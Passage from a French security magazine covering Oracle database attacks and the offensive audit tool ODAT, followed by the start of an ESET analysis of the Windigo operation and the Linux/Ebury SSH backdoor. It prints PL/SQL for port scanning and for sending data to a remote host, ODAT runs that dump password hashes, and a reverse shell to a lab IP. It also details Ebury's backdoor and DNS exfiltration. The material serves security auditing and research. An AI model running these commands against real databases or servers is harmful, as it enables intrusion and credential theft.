Il est aussi possible d'utiliser la fonction **create_file** de la bibliothèque **Dbms_Advisor** afin de créer le fichier **my_file.txt** dans le répertoire **/tmp/** :

```
dbms_advisor.create_file ('data','dir_name','my_file.txt');
```

Lorsque les fichiers sont créés, le répertoire de travail peut être supprimé :

```
DROP DIRECTORY  dir_name;
```

2.2.6 Ouvrir des sockets réseau

2.2.6.1 UTL_HTTP

Grâce à la bibliothèque **UTL_HTTP**, nous pouvons ouvrir une *socket*, ce qui peut permettre par exemple:

- d'envoyer des requêtes HTTP. Ceci peut-être intéressant dans le cas où des restrictions réseau seraient mises en place au niveau de l'auditeur, mais pas au niveau de la BDD. Par exemple, une BDD Oracle pourrait être utilisée par l'auditeur afin de communiquer avec un service HTTP accessible uniquement en *localhost* sur le serveur ;
- de réaliser des scans TCP. Puisque la bibliothèque **UTL_HTTP** permet d'envoyer des requêtes HTTP, elle peut être utilisée afin de réaliser des scans de ports (*localhost* ou distant) ;

Voici un exemple simple d'utilisation de **UTL_HTTP** permettant d'envoyer une requête **GET** :

```
SELECT utl_http.request('google.com') AS data FROM dual;
```

Cette commande peut être utilisée afin de réaliser des scans de port en faisant varier le port HTTP de destination :

```
SQL> SELECT utl_http.request('http://127.0.0.1:22') AS data FROM dual;
SELECT utl_http.request('http://127.0.0.1:22') AS data FROM dual
       *
ERROR at line 1:
ORA-29273: HTTP request failed
ORA-06512: at "SYS.UTL_HTTP", line 1722
```

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

```
ORA-29263: HTTP protocol error
ORA-06512: at line 1

SQL> SELECT utl_http.request('http://127.0.0.1:80') AS data FROM dual;
DATA
--------------------------------------------------------------------
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<HTML>
<HEAD>

[...]

SQL> SELECT utl_http.request('http://127.0.0.1:1234') AS data FROM dual;
SELECT utl_http.request('http://127.0.0.1:1234') AS data FROM dual
       *
ERROR at line 1:
ORA-29273: HTTP request failed
ORA-06512: at "SYS.UTL_HTTP", line 1722
ORA-12541: TNS:no listener
ORA-06512: at line 1
```

En s'appuyant sur les retours d'erreur de la capture ci-dessus, un attaquant peut en déduire que les ports 22 (probablement SSH) et 80 (serveur Web) sont ouverts en *localhost*, mais que le port 1234 est fermé.

Le code PL/SQL suivant est un exemple d'utilisation de cette bibliothèque **UTL_HTTP** afin d'envoyer une requête HTTP **POST** :

```
DECLARE
  req utl_http.req;
  res utl_http.resp;
  buffer varchar2(4000);
BEGIN
  req := utl_http.begin_request('http://my_site.com:8080/my_page.
html', 'POST','HTTP /1.1');
  utl_http.set_header(req, 'my_hear','my_value');
  utl_http.write_text(req, 'post_data') ;
  res := utl_http.get_response(req);
  BEGIN LOOP
    utl_http.read_line(res, buffer);
    dbms_output.put_line(buffer);
  END LOOP;
  utl_http.end_response(res);
  EXCEPTION
    when utl_http.end_of_body
    then utl_http.end_response(res);
  END;
END;
/
```

2.2.6.2 HTTPUriType & UTL_TCP

Les bibliothèques **HTTPUriType** et **UTL_TCP** peuvent elles aussi être utilisées afin d'envoyer des requêtes HTTP et réaliser des scans de ports. Il est à noter que **HTTPUriType** est beaucoup plus limité que **UTL_HTTP** ; par exemple, elle ne permet pas d'envoyer des requêtes **POST**.

La commande suivante peut être utilisée afin d'envoyer une requête **GET** avec **HTTPUriType** :

```
SELECT httpuritype('http://my_site.com').getclob() FROM dual ;
```

Elle peut être utilisée aussi afin de réaliser des scans de ports si nous faisons varier le port de destination.

Le code PL/SQL suivant est un exemple d'utilisation de **UTL_TCP** permettant d'envoyer des données au serveur 10.10.10.10 en écoute sur le port 1234 :

```
DECLARE
  c  utl_tcp.connection;
  ret_val pls_integer;
  bu RAW(32766);
BEGIN
  c := utl_tcp.open_connection('10.10.10.10',1234);
  bu:=hextoraw('474554202f20485454502f312e30');
  ret_val := utl_tcp.write_raw(c, bu);
  ret_val := utl_tcp.write_line(c);
  BEGIN LOOP
    dbms_output.put_line(utl_tcp.get_line(c, TRUE));
  END LOOP;
  EXCEPTION WHEN
    utl_tcp.end_of_input THEN NULL;
  END;
  utl_tcp.close_connection(c);
END;
/
```

3 ODAT (Oracle Attacking Tool)

3.1 Présentation générale

ODAT (*Oracle Attacking Tool*) est un outil offensif permettant de tester la sécurité d'une base de données Oracle 10g ou 11g avec ou sans compte. Cet outil implémente l'ensemble des attaques qui ont été présentées dans cet article. Cependant, il n'intègre pas pour l'instant d'exploits liés à des CVE.

L'outil **[ODAT]** est codé en python 2.7 et fonctionne sous Linux. Il utilise la bibliothèque **cx_Oracle [CX_ORACLE]** qui permet d'accéder aux bases de données Oracle. L'outil est accessible en version développement, mais il existe aussi une version *standalone* permettant d'utiliser l'outil seul sans avoir besoin d'installer Python.

3.2 Fonctionnalités de l'outil

Grâce à **ODAT**, il est possible d'exploiter l'ensemble des attaques que nous avons présenté au début de ce document en un minimum de temps. Le schéma suivant (Fig. 1) récapitule certaines possibilités de cet outil face à une base de données Oracle 10g-11g.

Afin d'exécuter des commandes système sur le serveur, 3 modules s'offrent à nous: **java**, **dbmsscheduler** et **externaltable**.

Dans un premier temps, l'outil détecte si les attaques implémentées peuvent être exploitées sur la BDD choisie. Pour cela, ODAT se base sur les erreurs retournées par la base lorsqu'il « simule » une attaque. Ensuite, si l'auditeur le souhaite, il peut exploiter la vulnérabilité qu'il a choisie.

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX




Fig. 1

3.3 Exemples d'utilisation

Au minimum, l'outil a besoin d'une adresse IP et d'un port pour fonctionner. Dans cette configuration, l'outil va commencer par chercher des SID. S'il trouve des SID, il va rechercher des comptes autorisés à se connecter sur chaque instance du serveur de BDD, c'est-à-dire sur chaque SID trouvé. S'il trouve des comptes valides sur des instances, **ODAT** utilise alors chaque compte autorisé afin de se connecter à une instance. L'outil recherche alors des vulnérabilités à exploiter dans la BDD pour chaque compte de chaque instance.

Voici l'exemple le plus simple d'utilisation de l'outil testant le *listener* en écoute sur le port 1521 du serveur 192.168.56.101 (Fig. 2).

Dans cet exemple, nous voyons que le mot de passe de l'utilisateur DBSNP est trivial. Cet utilisateur n'a pas beaucoup de privilèges, mais il peut accéder aux *hashs* des autres utilisateurs.

L'exemple suivant montre comment utiliser un module spécifique tel que passwordstealer qui permet de récupérer les hashs des utilisateurs Oracle (Fig. 3).

Ayant les hashs des mots de passe de tous les utilisateurs Oracle, il est possible de retrouver facilement des mots de passe.

Dans notre exemple nous pouvons retrouver facilement le mot de passe de l'utilisateur « SYS » puisqu'il est trivial. Ayant un compte valide, il peut être intéressant de lister ce qu'il est possible de faire avec ce compte. Pour cela, le module **all** peut être utilisé en spécifiant le nom et le mot de passe de l'utilisateur Oracle (Fig. 4).

```
/ODSCCT/odat$ ./odat.py all -s 192.168.56.101

[1] (192.168.56.101:1521): Searching valid SIDs
[1.1] Searching valid SIDs thanks to a well known SID list on the 192.168.56.101:1521 server
100% |##########################################################################################| Time: 00:00:02
[1.2] Searching valid SIDs thanks to a brute-force attack on 1 chars now (192.168.56.101:1521)
100% |##########################################################################################| Time: 00:00:00
[1.3] Searching valid SIDs thanks to a brute-force attack on 2 chars now (192.168.56.101:1521)
100% |##########################################################################################| Time: 00:00:02
[+] SIDs found on the 192.168.56.101:1521 server: ORCL

[2] (192.168.56.101:1521): Searching valid accounts on the ORCL SID
100% |##########################################################################################| Time: 00:01:34
[+] Accounts found on 192.168.56.101:1521/ORCL: {'DBSNMP': 'DBSNMP'}

[3] (192.168.56.101:1521): Test all modules on the ORCL SID with the DBSNMP/DBSNMP account
[3.1] UTL_HTTP library ?
[-] KO
[3.2] HTTPURITYPE library ?
[-] KO
[3.3] UTL_FILE library ?
[-] KO
[3.4] JAVA library ?
[-] KO
[3.5] DBMSADVISOR library ?
[-] KO
[3.6] DBMSSCHEDULER library ?
[-] KO
[3.7] CTXSYS library ?
[+] OK
[3.8] Hashed Oracle passowrds ?
[+] OK
[3.9] DBMS_XSLPROCESSOR library ?
[-] KO
[3.10] External table to read files ?
[-] KO
```

Fig. 2

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

```
/ODSCCT/odat$ ./odat.py passwordstealer -s 192.168.56.101 -U DBSNMP -P DBSNMP -d ORCL --get-passwords

[1] (192.168.56.101:1521): Try to get Oracle hashed passwords
[+] Here are Oracle hashed passwords:
SYS; 8A8F025737A9097A; S:A6B78598F3C3B8F4452BC56F4CC02509C0A16A943151ABC8C2997CA10C42
SYSTEM; 2D594E86F93B17A1; S:1E91C777DD475A1C3686EDB6930BB8BC350A898CA7193E546377EC56639E
OUTLN; 4A3BA55E08595C81; S:21CD173B851C524225B387E14D110CEDEEF8377E1623FD91A374CF86866E
DIP; CE4A36B8E06CA59C; S:99DCA3DC2E10FED6CA144418DEADFCCF53C54CA90330EBE231066712406 5
ORACLE_OCM; 5A2E026A9157958C; S:93330350193CFCFCA36C4AFAE79744CCAF6770BB451D3C094848CBC902E8
DBSNMP; E066D214D5421CCC; S:D92979A59C64D60DB810F092D726991295FACA025545142B3C9A0A365A13
APPQOSSYS; 519D632B7EE7F63A; S:17FC2A8A29BE801C85509460501DBACD6DB11D3939F7AD180584FF3F8F57
WMSYS; 7C9BA362F8314299; S:26AA13E8F474C24A8FDC1CF27E132D8CABDFD4127C6422C3B2BB41620D04
XS$NULL; DC4FCC8CB69A6733; S:941CED14F994A241D41902CD7DBFF0F21CFB17543FB4A3F7ECCD8C9FD23B
EXFSYS; 33C758A8E38BDEE5; S:9153F5CF821D6388CF01B58BAD2110FDA287A7144B9837CB5CD93CA78388
CTXSYS; 71E687F036AD56E5; S:CCB1BBBC7C684BDD56C18F19E1F47AE562987B763D1312BE594B1A2190ED
XDB; FD6C945857807E3C; S:9E02DE9729A9FBF0F4A2714B064D07F3AA45B0C080CAB1846D617B8798B4
OLAPSYS; 4AC23CC3B15E2208; S:C8728277AB24DAF90E08592ACFAE57F4C64D83E298C6647483EA265ACB01
ORDSYS; 7EFA02EC7EA6B86F; S:794CA5981A172FAEA34D5F4EF66A094CEF984C1F7E08B43CBF12DC5ADA7E
ORDDATA; A93EC937FCD1DC2A; S:481464BDA42F1889A67252B1AF4764554A0BB7981D29CC9CDD88D5E671FC
ORDPLUGINS; 88A2B2C183431F00; S:6362D6BAB899443985AEBAE95524F371084D59F83EC6B9F724F154201D5E
```

Fig. 3

Dans notre cas, l'utilisateur peut réaliser toutes les attaques permises par **ODAT**. Rien d'étonnant, l'utilisateur **SYS** est **SYSDBA**.

```
/ODSCCT/odat$ ./odat.py all -s 192.168.56.101 -U SYS -P oracle -d ORCL

[1] (192.168.56.101:1521): Test all modules on the ORCL SID with the SYS/oracle account
[1.1] UTL_HTTP library ?
[+] OK
[1.2] HTTPURITYPE library ?
[+] OK
[1.3] UTL_FILE library ?
[+] OK
[1.4] JAVA library ?
[+] OK
[1.5] DBMSADVISOR library ?
[+] OK
[1.6] DBMSSCHEDULER library ?
[+] OK
[1.7] CTXSYS library ?
[+] OK
[1.8] Hashed Oracle passowrds ?
[+] OK
[1.9] DBMS_XSLPROCESSOR library ?
[+] OK
[1.10] External table to read files ?
[+] OK
```

Fig. 4

Grâce à ce compte privilégié, il est possible d'exécuter des commandes système sur le serveur. On pourra par exemple utiliser le module **dbmsscheduler** afin d'acquérir un reverse tcp shell (Fig. 5).

Conclusion

Nous avons pu voir un certain nombre d'attaques sur les bases de données Oracle 10g et 11g peuvent permettre à une personne malveillante d'exécuter des commandes système sur le serveur et d'acquérir un shell, de lire/écrire des fichiers, de communiquer avec n'importe quel service HTTP ou de scanner les ports d'une machine. Lors d'un audit de sécurité, tester l'ensemble de ces attaques manuellement n'est pas trivial dans un temps restreint. L'outil **ODAT** a donc été développé afin d'automatiser les tests sur ce type de base pour identifier et exploiter les vulnérabilités facilement. L'auditeur peut décider ou non d'exploiter une vulnérabilité pour savoir si une vulnérabilité est présente, **ODAT** n'est pas obligé d'exploiter *complètement* une vulnérabilité.

Cet outil est voué à évoluer et à intégrer progressivement les exploits des CVE identifiés sur les bases de données Oracle supérieures ou égales à 10g. ■

Références

[JOHN] http://www.openwall.com/john/

[HASHCAT] http://hashcat.net/hashcat/

[CX_ORACLE] http://cx-oracle.sourceforge.net/

[ODAT] https://github.com/quentinhardy/odat


```
/ODSCCT/odat$ ./odat.py dbmsscheduler -s 192.168.56.101 -U SYS -P oracle -d ORCL --reverse-shell 192.168.56.1 1234

[1] (192.168.56.101:1521): Try to give you a reverse shell from the 192.168.56.101 server
[+] The python reverse shell tries to connect to 192.168.56.1:1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from [192.168.56.101] port 1234 [tcp/*] accepted (family 2, sport 61532)
sh: no job control in this shell
sh-3.2$ uname -a
Linux localhost.localdomain 2.6.18-194.17.1.0.1.el5 #1 SMP Wed Sep 29 15:40:03 EDT 2010 i686 i686 i386 GNU/Linux
sh-3.2$ /sbin/ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 08:00:27:4B:F4:3C
          inet addr:192.168.56.101  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe4b:f43c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:170 errors:0 dropped:0 overruns:0 frame:0
          TX packets:200 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:48676 (47.5 KiB)  TX bytes:49420 (48.2 KiB)
          Interrupt:10 Base address:0xd020

sh-3.2$ exit
exit
```

Fig. 5

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°2422348 du 17/03/2014 via l'agence PRENAX

OPÉRATION WINDIGO :

INFECTION DE SERVEURS LINUX À GRANDE ÉCHELLE

Joan Calvet – joan.calvet@eset.com – Chercheur en logiciels malveillants

mots-clés : LINUX / SSH / SERVEUR / VOL DE MOTS DE PASSE

Cet article décrit une opération dans laquelle des milliers de serveurs Linux ont été compromis par le vol d'informations d'authentification SSH. Les opérateurs utilisent cette infrastructure depuis au moins 2011 pour infecter des visiteurs de sites Internet, les rediriger vers des publicités ou encore envoyer des pourriels. Nous commencerons par décrire l'opération de façon globale pour ensuite nous focaliser sur le composant qui réalise le vol d'information SSH sur les serveurs, puis sur celui qui redirige les visiteurs de sites web.

1 Une opération de grande ampleur

Pour aborder l'opération Windigo, partons de la représentation (simplifiée) de son infrastructure de la Figure 1.




Fig. 1 : Infrastructure de l'opération Windigo.

Suivons le chemin d'un utilisateur victime d'une redirection : depuis sa machine, il visite un site Internet légitime infecté par Linux/Cdorked, qui injecte alors dans la page web une redirection vers un autre nom de domaine, légitime lui aussi. Le navigateur Internet de la victime fait donc une requête au serveur DNS autoritaire pour ce nom de domaine, mais celui-ci est infecté par un autre composant, Linux/Ominiki, et l'adresse IP retournée est contrôlée par ce logiciel malveillant. La victime se retrouve donc finalement redirigée vers un nouveau serveur, qui n'est qu'un relais pour un autre serveur qui va tenter de l'infecter en exploitant une vulnérabilité. Elle se verra alors distribuer un logiciel malveillant Windows, soit Win32/Boaxxe, soit Win32/Glupteba.M.

L'infection par la seule visite d'un site Internet est monnaie courante de nos jours ; ce qui rend cette opération originale se situe plutôt du côté des serveurs qui la soutiennent. En effet, ces serveurs (majoritairement Linux) sont infectés par de multiples composants qui assurent un accès persistant et discret aux opérateurs, tout en maximisant leur utilisation. Par exemple, des serveurs qui n'hébergent aucun site Internet, ou qui n'ont pas de service DNS, serviront de relais d'anonymisation aux opérateurs, ou bien encore seront infectés par Perl/Calfbot, un script Perl servant à envoyer des pourriels.

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

Mais comment les opérateurs obtiennent-ils l'accès à ces serveurs ? La seule façon que nous avons observé est le vol d'informations d'authentification SSH (mot de passe, clé privée) réalisé par Linux/Ebury. Nous allons maintenant décrire en détail ce composant de base de l'opération, car son niveau de sophistication constitue à notre connaissance une première dans le monde des logiciels malveillants.

2 Linux/Ebury, ou comment obtenir et maintenir un accès sur un serveur Linux

L'architecture globale de vol des informations d'authentification SSH est décrite dans la Figure 2.

Ainsi un utilisateur peut d'abord se faire voler ses informations lorsqu'il se connecte sur un serveur infecté par Linux/Ebury, mais aussi lorsqu'il utilise un serveur infecté pour se connecter sur un autre serveur (et c'est alors les informations d'authentification pour cette seconde machine qui seront dérobées). Les informations volées sont exfiltrées vers d'autres serveurs infectés par le biais de requêtes DNS, et les opérateurs viennent également les récupérer régulièrement sur les machines, par le biais d'une fonctionnalité de porte dérobée de Linux/Ebury. Il est à noter que les opérateurs ne se connectent jamais directement à des machines infectées, mais ils passent plutôt par d'autres machines infectées qui leur servent de relais d'anonymisation.




Fig. 2 : Vol des informations d'authentification SSH.

2.1 Statistiques

Durant notre investigation, nous avons réalisé plusieurs captures réseau qui nous ont permis de comptabiliser les serveurs infectés par Linux/Ebury depuis juin 2013. Au total, nous avons dénombré plus de 26 000 adresses IP uniques, en grande majorité des serveurs Linux, mais aussi plus d'une centaine de FreeBSD. Ce nombre n'a rien d'impressionnant en lui-même, en particulier comparé à la taille des botnets Windows, mais il faut insister sur le fait que chaque serveur infecté peut potentiellement permettre d'atteindre des milliers de visiteurs. Remarquons que la localisation géographique de ces serveurs ne révèle pas de surprise : les pays avec de nombreuses entreprises d'hébergement se retrouvent les plus touchés.

Finalement, nous avons pu capturer pendant 5 jours les mots de passe SSH envoyés aux serveurs d'exfiltration par les serveurs infectés, ce qui nous a donné 5 362 accès venant de 2 840 adresses IP différentes, dont 2 221 avec les privilèges administrateur. Au total, nous avons collecté 2 145 mots de passe uniques, dont la longueur moyenne est de plus de 11 caractères et 33% possèdent un caractère spécial. Malgré des mots de passe forts, remarquons qu'une bonne partie d'entre eux sont réutilisés sur plusieurs serveurs, bien souvent par les mêmes administrateurs d'après nos observations.

2.2 Implémentation

Linux/Ebury est donc le composant qui permet de voler des informations d'authentification SSH, ainsi que d'offrir une porte dérobée sur les serveurs infectés. Pour ce faire, il s'installe dans le programme OpenSSH **[REF-I]** sur le serveur cible, d'une façon que nous allons détailler.

2.2.1 Installation

Les premières versions de Linux/Ebury appliquaient un patch sur les programmes `sshd`, `ssh` et `ssh-add`, c'est-à-dire respectivement le serveur, le client et l'outil d'ajout de clés privées d'OpenSSH. Le code source de ces outils était téléchargé sur le serveur, puis un patch était appliqué, pour finalement recompiler ces outils et remplacer les programmes originaux. Le fait

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

de compiler directement sur la machine compromise donne à cette méthode une grande portabilité, et c'est ce qui a permis d'infecter non seulement une grande variété de serveurs Linux, mais aussi des serveurs FreeBSD. Il est à noter que les dates de modification des fichiers recompilés étaient modifiées pour ne pas éveiller les soupçons.

Mais les opérateurs ont fini par adopter une autre approche, toujours en pratique à l'heure actuelle, et plus difficile à détecter. Plutôt que de remplacer les binaires d'OpenSSH, une bibliothèque dynamique, utilisée par ces trois programmes et nommée **libkeyutils.so**, est remplacée. Dans ce cas, la bibliothèque n'est pas compilée sur le serveur cible, mais les opérateurs maintiennent un ensemble de versions déjà compilées pour différentes versions de Linux, et ils déploient la version adéquate.

2.2.2 Vol des informations d'authentification SSH

Les fonctionnalités principales des différentes versions de Linux/Ebury sont les mêmes, et nous allons ici seulement décrire l'implémentation des versions les plus récentes, basées sur le remplacement de la bibliothèque partagée **libkeyutils.so**. Lorsqu'elle est chargée, cette version modifiée de la bibliothèque va s'assurer qu'elle est dans un des trois programmes d'OpenSSH qui l'intéresse (**ssh**, **sshd** ou **ssh-agent**), à partir des fonctions importées et exportées par le programme.

Ensuite, un certain nombre de fonctions du programme vont être redirigées vers du code de Linux/Ebury, soit en modifiant la table des fonctions importées, soit en modifiant directement les appels de fonctions dans le programme. Tout d'abord, les fonctions en charge de « journaliser » les événements sont modifiées, afin de ne pas enregistrer les messages en lien avec les activités de Linux/Ebury, les autres étant conservés. Les fonctions en charge de l'authentification sont redirigées pour permettre de voler les informations, mais aussi pour implémenter la fonctionnalité de porte dérobée que nous décrirons par la suite.

Grâce à ces modifications, plusieurs types d'informations d'authentification SSH peuvent être dérobés :

- Les couples « nom d'utilisateur/mot de passe » pour les utilisateurs qui se connectent à une machine infectée, interceptés dans **sshd**.
- Les couples « nom d'utilisateur/mot de passe » pour les utilisateurs qui emploient une machine infectée pour se connecter à une autre, interceptés dans **ssh**.
- Les mots de passe associés à des clés SSH, interceptées dans **ssh**.
- Les clés SSH utilisées pour s'authentifier sur une machine distante à partir d'une machine infectée, interceptées dans **ssh**.
- Les clés SSH ajoutées à l'agent SSH sur une machine infectée, avec le mot de passe associé , interceptées dans **ssh-agent**.

Les informations d'authentification sont stockées dans des segments mémoires partagés sous forme chiffrée. On trouve également dans ces segments des informations de contrôle, comme l'adresse IP du serveur d'exfiltration à qui envoyer ces informations.

2.2.3 Porte dérobée

En plus de voler les informations d'authentification SSH, Linux/Ebury offre un accès au serveur infecté en désactivant la vérification de mots de passe habituellement effectuée par **sshd**. Ceci permet aux opérateurs de maintenir un accès sur le serveur même si l'administrateur change son mot de passe.

Pour activer cette porte dérobée, le client doit fournir un mot de passe de 11 caractères, qui est codé en dur dans le binaire de Linux/Ebury, lors de la connexion au serveur. Ce mot de passe doit être mis dans la chaîne d'identification du protocole SSH qui est envoyée par un client SSH juste après avoir ouvert la connexion avec le serveur. Cette chaîne est définie dans la RFC du protocole comme la concaténation de la version majeure du protocole, de sa version mineure et d'une chaîne de caractères utilisée à des fins de débogage. C'est dans cette dernière que le mot de passe de la porte dérobée doit être inséré, après avoir été chiffré avec l'adresse IP du client, ce qui donne par exemple « SSH-2.0-fb54c28ba102cd73c1fe43 ».

La porte dérobée permet alors à l'opérateur d'obtenir un terminal « root ». De plus, la porte dérobée implémente plusieurs commandes permettant de faciliter la gestion des serveurs infectés, par exemple l'accès aux informations d'authentification volées (commande **Xcat**), la mise à jour de l'adresse IP du serveur d'exfiltration (commande **Xver**), etc. Pour appeler ces commandes, il suffit de concaténer à la chaîne d'identification SSH le nom de la commande et ses arguments.

2.2.4 Exfiltration des informations

Les informations d'authentification dérobées par Linux/Ebury peuvent être exfiltrées soit par une visite régulière des opérateurs à l'aide de la commande **Xcat** précédemment décrite, soit par envoi automatique à des serveurs d'exfiltration.

Ce deuxième type d'exfiltration est implémenté par le biais de requêtes DNS, ce qui permet de passer à travers les pare-feux. Les versions récentes de Linux/Ebury

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

vérifient qu'il n'y a aucune interface réseau en écoute (mode « promiscuous »), avant d'exfiltrer les données, afin de s'assurer qu'aucune observation du trafic n'a lieu sur le serveur au moment de l'envoi.

Comme expliqué précédemment, l'adresse du serveur d'exfiltration peut être fixée par la commande `Xver`, mais si ce serveur n'est pas joignable alors Linux/Ebury emploie un algorithme de génération dynamique de noms de domaines pour trouver un serveur actif. Cet algorithme prend en entrée un entier qui lui sert à générer un nom de domaine de façon pseudo-aléatoire. C'est une technique classique, mais ce qui l'est moins c'est le soin apporté pour empêcher la prise de contrôle de ces noms de domaines par les compagnies de sécurité. Ainsi, pour qu'un nom de domaine généré à partir de l'entier `n` soit considéré valide par Linux/Ebury, il faut qu'il réponde à la même adresse IP que celui qui est généré avec la valeur `n + 5009`. Cela décuple le coût d'enregistrement de noms de domaine pour les compagnies de sécurité. Ensuite, l'adresse IP associée au nom de domaine ne correspond pas directement au serveur voulu, elle est en fait déchiffrée avec une clé codée en dur dans le programme pour obtenir la véritable adresse. De ce fait, la seule analyse des noms de domaines ne permet pas de deviner l'emplacement du serveur d'exfiltration, il faut la clé 